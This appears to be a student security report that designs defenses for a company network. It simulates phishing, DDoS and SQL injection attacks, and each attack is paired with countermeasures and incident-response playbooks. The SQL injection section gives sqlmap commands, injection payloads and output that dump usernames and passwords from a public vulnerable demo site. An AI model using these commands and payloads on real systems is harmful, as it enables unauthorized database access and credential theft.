- AWS CloudHSM functions as a protected solution to handle and secure encryption keys which protect sensitive data. As a result, the company can maintain complete management of their keys while ensuring strong encryption protection enabled by tamper-resistant hardware components. The solution operates in compliance with strict security specifications while delivering scalable resources and maintains continuous availability for continuous service delivery. AWS CloudHSM integrates smoothly with current cloud tools so businesses can easily utilize it as a straightforward method to secure their crucial information. (T, 2024)

21) Wireless Connection

- In this design, we have included a Wireless Access Point (WAP) connected to the internal network. This allows wireless devices to connect securely to the network. The wireless connection is protected using strong encryption (WPA3) to ensure the data is safe. (Moozakis, 2023)

22) Kali Linux

- A single Kali Linux environment contains an extensive collection of security tools such as Metasploit, Nmap and Hydra. A virtual machine hosting Kali Linux forms an isolation between your main system and security tools which allow continued access to those tools.

23) Virtual Box

- The user can execute multiple operating systems through a virtual display. Users can test and configure Kali Linux alongside other security testing setups in a virtualized environment that won't affect the machine running the virtual system.
- Recommended Virtual Box - Oracle

24) Wireshark

- A real-time network traffic inspection tool called Wireshark helps you diagnose problems within your network while recognizing potential security threats.



25) AWS Cloud Firewall

- The AWS Network Firewall serves as a managed solution that guards Amazon VPC situations by both permitting authorized traffic and blocking unauthorized threats. AWS Network Firewall enables users to create custom rules for IP addresses and domains while delivering integration capabilities with CloudWatch and Firewall Manager along with stateful and stateless rule execution. The service delivers consistent security protection that operates through threat intelligence feeds coupled with centralized management across several VPCs and accounts. (Anand, 2023)

Simulate Attack and Defenses

Phishing Attack


- Generate a phishing page link and send it to the victim's mail. When victim click the sent URL, he will redirect to the phishing site which has shown in picture no. 2. When the victim try to log in to the relevant site using his credentials, the attacker will get the victim's credentials.



- How does Defense mechanism work on phishing attack?
 - Firewall -filters traffic blocks the phishing website or attachment if it's known to be malicious.
 - Proofpoint (Endpoint security) - Stops the phishing email before it lands in the inbox.
 - IDS/IPS - Monitors and blocks suspicious behavior caused by clicking the phishing link.
 - SIEM – Alerts the team by analyzing all the activity and helps them respond quickly.

DDoS Attack


- Sends a flood of 60,000 large packets (6000 bytes each) to port 135 on the target machine with randomized sources IPs. This simulates a DDoS attack.




- How does Defense mechanism work on DDoS attack?
 - Firewall: filters and block suspicious traffic from overwhelming your systems.
 - AWS Shield: Detects and protects against DDOS attacks automatically, stopping bad traffic while letting good traffic through.
 - IDS/IPS: Monitors for unusual activity, like a flood of requests, and blocks the malicious traffic.
 - SIEM: analyzes all incoming traffic and alerts the team if it detects a DDoS pattern, helping them respond faster

SQL Attack

- Step 01 – Selected the victim's relevant site to do the attack and copy the URL.



- Step 02 – Checked the site for available databases by using SQLmap tool.



- Step 03 – Selected one database and went through it for available data tables

```

root@kali: ~
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:44:35 /2025-01-24/

[23:44:35] [INFO] resuming back-end DBMS 'mysql'
[23:44:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8478=8478

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 7687 FROM (SELECT(SLEEP(5))))JFTD

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-2406 UNION ALL SELECT NULL,CONCAT(0x7170627671,0x4e476e6978656548634e716c505561706844525258784546744d795662754f7150714e7574747361,0x71786b6a71),NULL--

[23:44:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:44:36] [INFO] fetching tables for database: 'acuart'
Database: acuart
[0 tables]
+-----+
| artists |
| carts  |
| categ  |
| featured |
| guestbook |
| pictures |
| products |
| users  |
+-----+

[23:44:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 23:44:36 /2025-01-24/

```

- Step 04 – Selected the ‘users’ table and looked for it’s columns for data

```

root@kali: ~
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:58:20 /2025-01-24/

[23:58:20] [INFO] resuming back-end DBMS 'mysql'
[23:58:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8478=8478

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 7687 FROM (SELECT(SLEEP(5))))JFTD

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-2406 UNION ALL SELECT NULL,CONCAT(0x7170627671,0x4e476e6978656548634e716c505561706844525258784546744d795662754f7150714e7574747361,0x71786b6a71),NULL--

[23:58:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:58:21] [INFO] fetching columns for table: 'users'
Table: users
[0 columns]
+-----+
| id      |
| username |
| password |
| email   |
| created_at |
+-----+

[23:58:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 23:58:21 /2025-01-24/

```

```
[23:50:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:50:20] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+

[23:50:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 23:50:20 /2025-01-24/
```

- Step 05 - Selected the 'uname' column and extracted the information in it and did the same to the 'pass' column and extracted the password.

```
File Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~

(root@kali)~[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers of sqlmap are not responsible for any misuse or damage caused by this program

[*] starting @ 23:52:51 /2025-01-24/

[23:52:51] [INFO] resuming back-end DBMS 'mysql'
[23:52:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8478=8478

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 7087 FROM (SELECT(SLEEP(5))))JFTD)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-2406 UNION ALL SELECT NULL,CONCAT(0x7170627671,0x4e476e697865648634e716c505617068445252587a546744d795662754f7150714e7574747361,0x7178666a71),NULL --

J.A.Rakindu Minpura - CB010607
```

```
[23:52:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:52:52] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[23:52:52] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[23:52:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 23:52:52 /2025-01-24/
```

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x

(root@kali)~[~]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws and regulations. The developers and contributors of sqlmap are not responsible for any misuse or damage caused by this program

[*] starting @ 23:55:30 /2025-01-24/

[23:55:30] [INFO] resuming back-end DBMS 'mysql'
[23:55:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 8478=8478

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT /087 FROM (SELECT(SLEEP(5))))3FTD)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-2406 UNION ALL SELECT NULL,CONCAT(0x7170627671,0x4e476e6978656548634e716c5055617068445252587a4546744d795662754f7150714e7574747361,0x71786b6a71),NULL-- --

J.A.Rakindu Minpura -
CB010607
```


```
[23:55:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[23:55:31] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[23:55:31] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[23:55:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 23:55:31 /2025-01-24/

J.A.Rakindu Minpura -
CB010607
```

- Step 06 - Got the access to the required site.



The screenshot shows a web browser at the URL `testphp.vulnweb.com/userinfo.php`. The page is the 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. It features a navigation bar with links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), [AJAX Demo](#), and [Logout test](#). On the left, there is a sidebar with a search bar, a list of categories (Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, AJAX Demo), and a list of links (Security art, PHP scanner, PHP vuln help, Fractal Explorer). The main content area is titled 'Bob Smith (test)' and contains the text 'On this page you can visualize or edit you user information.' Below this is a form with the following fields: Name (Bob Smith), Credit card number (1234-5678-2300-9000), E-Mail (hello@gmail.com), Phone number (64464464684), and Address (newyork). An 'update' button is at the bottom right of the form. To the right of the form is a yellow box containing the text 'J.A.Rakindu Minpura - CB010607'. At the bottom of the page, it says 'You have 0 items in your cart. You visualize you cart [here](#).'

- How does Defence mechanism work on SQL attack?
 - Firewall – It blocks all malicious traffic trying to attack the network.
 - Deep Packet Inspection in Firewall – Detects and blocks SQL injection attempts by filtering malicious database queries
 - IDS/IPS – Block all malicious attacks and monitor the network for unusual activities like suspicious SQL commands
 - SIEM – Collects and analyses logs from the WAF, IDS/IPS, and database to detect patterns of SQL injection attempts, alerting the team to act.

Mitigating Plan

Technical Defense

1. Firewalls

- Purpose: Firewalls compromise unauthorized access and control the flow of traffic between networks (internal, external, and DMZ).
- Recommendation: Company should implement both Network and web application firewalls
 - Network Firewalls: The firewalls mainly block the incoming and outgoing traffic using define rules, network firewall should place the internal network and external internet and between the internal network and the DMZ.
 - Web Application Firewalls: Protect login portals from SQL injections, Cross site scripting and DDOs attacks

2. Intrusion Detection and Prevention Systems (IDS/IPS)

- Purpose: IDS and IPS systems mainly identify and block attacks by monitoring network traffic for malicious activity.
- Recommendation: Company must deploy Snort (open-source IDS) on their internal, DMZ and cloud segments.
 - IDS: Monitors traffic for known attack signatures and logs events for analysis.
 - IPS: In addition to monitoring and blocking malicious traffic in real-time.

3. Endpoint Security

- Purpose: Protect laptops, desktops like individual devices from ransomware and unauthorized access.
- Recommendation: Company should install anti-virus and end-to-end detection (EDR) software like CrowdStrike and Sophos for their individual devices.
 - Anti-virus Software: Helped to detect and remove common viruses and malware.
 - EDR: Helps to monitor endpoint activity and detect suspicious activities and prevent breaches.

4. Encryption

- Purpose: Protect sensitive data over the network and store data and ensure that data is unreadable for unauthorized users.
- Recommendation: Implement AES-256 encryption for sensitive data stored in the cloud and databases. Use Transport Layer Security (TLS) for securing data during transmission.
 - At Rest: Encrypt databases, file servers and backups.
 - In Transit: Use TLS certificates for web applications, email servers and cloud storage.

5. DDoS Mitigation

- Purpose: Protect cloud infrastructure from Distributed Denial of Service (DDoS) attacks, which can overwhelm systems and take them Down.
- Recommendation: Use Cloudflare or AWS Shield to prevent DDoS attacks, and These services offer DDoS protection to detect traffic spikes and mitigate attacks in real-time.
 - Cloudflare: Help to provide protection against DDoS and bot-driven attacks.
 - AWS Shield: Help to provide protection against volumetric and state-exhaustion DDoS attacks.

Organizational Policies

1. Security Awareness Training

- Purpose: Educate employees to identify and react to threats like phishing, social engineering etc.
- Recommendation: Data Tech company must conduct ongoing security awareness training program for all employees. This training should include:
 - Phishing Simulations: conduct phishing attacks to test employees' awareness and response.
 - Password Management: Train employees in importance of using strong passwords and motivate to active multi-factor authentication.
 - Reporting: Train employees report suspicious activities to the IT security team

2. Incident Response Procedures

- Purpose: Define clear steps for reacting to security incidents (like data breaches, DDoS attacks, or ransomware attacks) to minimize harm.
- Recommendation: Develop a comprehensive Incident Response Plan (IRP) with the following steps:
 - Detection: Monitor systems (IDS/IPS, SIEM tools) for signs of Untrustworthy activity.
 - Containment: Quickly isolate affected systems to prevent the diffuse of the attack.
 - Eradication: Remove malicious files or code from impacted systems.
 - Recovery: Recover systems from backups and verify integrity before bringing them back online.
 - Post-Incident Analysis: Perform a post-incident review to learn from the attack and improve security measures.

3. Access Control and Least Privilege

- Purpose: Make sure that only Authorized users have access to sensitive data and systems respected to their privileged level.
- Recommendation: Ensure employees have access only to the data and services which are required for their job functions by implementing Role-Based Access Control.
 - MFA: Enable Multi-Factor Authentication (MFA) on all critical systems, with a particular focus on securing admin accounts.
 - Segregation of Duties: Ensure that no one has full control for sensitive actions like transferring funds or making changes.

4. Regular Security Audits and Penetration Testing

- Purpose: Time to time test the effectiveness of the security controls and identify the weakness and fix it.
- Recommendation: DataTech should schedule:
 - Quarterly Penetration Testing: Allow access to ethical hackers and simulate real-world attacks and identify vulnerabilities.
 - Monthly Vulnerability Scanning: Use tools like Open Vas to scan for vulnerabilities in systems.

5. Scalability Considerations

- Scalable Security Tools
 - Cloud Security: AWS shield is a cloud security tool that automatically adjusts a company's infrastructure to handle increased demand while detecting and stopping potential threats.
 - Security Automation: Implement security automation tools (like SOAR) that can help scale incident response, vulnerability management, and monitoring without requiring a corresponding increase in staff.
- Scalable Policies
 - Training: Use online platforms for security consciousness training (e.g., KnowBe4) that can be easily scaled as new employees join the company.
 - Incident Response: As the organization expands, the incident response plan should be updated to cover additional resources, departments, and potential attack vectors.

Mitigation Plan

Risk	Mitigation Action	Tools / Technologies	Timeline	Owner
Phishing Attack	Train employees in phishing, implement email filters, and conduct phishing tests.	Proofpoint	Ongoing, monthly tests	HR & IT Security
DDoS Attack	Implement DDoS protection services like Cloudflare or AWS Shield.	AWS Shield	Immediate (on setup)	Network Security
SQL Injection	Apply WAF, sanitize inputs, and conduct web application security testing.	SQL map	Ongoing (quarterly)	Application Security
Malware	Deploy endpoint protection and conduct regular malware scans.	CrowdStrike	Ongoing, daily scans	Endpoint Security
Data Loss	Encrypt sensitive data and implement regular backups.	AES-256 Encryption	Immediate (on setup)	IT Infrastructure
Insider Threats	Implement role-based access controls and monitor user behavior.	Splunk	Ongoing, annual reviews	HR & IT Security
Ransomware	Regular backups, employee training, and endpoint protection.	CrowdStrike falcon	Immediate (on setup)	IT Security

Incident Response Plan

Objectives:

- Protect client data
- Provide reliable cloud services
- Stay ahead of cyber threats
- Build trust with clients

Actions:

1. Establishing an Incident Response Team with defined roles:

- Incident Manager - The Incident Manager is responsible for problem handling correctness and maintaining system-wide update visibility.
- Cloud Security Specialist - Ensures secure cloud service operation while resolving any issues that affect cloud operations
- Data Analyst - An analyst examines data breaches to understand their source and provide explanations regarding the discovered issues.
- Forensic Expert - The incident investigation delivers evidence to confirm that all misconduct adheres to legal requirements.
- Communications Manager - Talks to clients and updates about the incident.

2. Developing Playbooks

- A playbook is an Incident Response Plan (IRP) conduct a step-by-step guide to exactly what to do when a specific type of cybersecurity incident happens.

➤ Phishing attack playbook

- Identify - Keep an eye on emails and messages which ask for password information.
- Contain - Act by blocking all phishing communications that reach your system.
- Notify - Alert your IT and security team to investigate.
- Investigate - Find out who clicked the link and what data might be at risk.
- Respond - Change any compromised passwords or accounts.
- Prevent - The organization must teach its entire staff about phishing while implementing email filters designed to stop new attacks.

➤ Malware Infection Playbook

- Identify - Users and IT departments should detect unusual activity through performance issues as well as unexpected system pop-ups.
- Contain - Disconnect infected systems to stop the spread and run complete scans on all drives catch all malware.
- Notify - Inform IT and security team right away.
- Investigate - Use advanced tools or sandbox testing to find any hidden malware.
- Respond - Remove the malware and restore lost data from backups.
- Prevent - Update software and educate staff to avoid suspicious downloads.

➤ DDoS Attack Playbook

- Identify - Monitor for signs like sudden slowdowns or crashes on your website.
- Contain - Use services like AWS Shield to help block and manage the traffic attack.
- Notify - Alert IT and cloud service providers to help defend against the attack.
- Investigate - Investigate the source of the attack and its impact on services.
- Respond - Work with your provider to block the attackers and get services back up.
- Prevent - Keep using these cloud services to protect against future attacks and filter traffic.

➤ Ransomware Attack Playbook

- Identity: Monitor for signs like files being locked or renamed, an unknown note appears on the screen, users are unable access the system
- Contains:
 - Isolate the affected systems - Disconnect them from the network to prevent the ransomware from spreading.
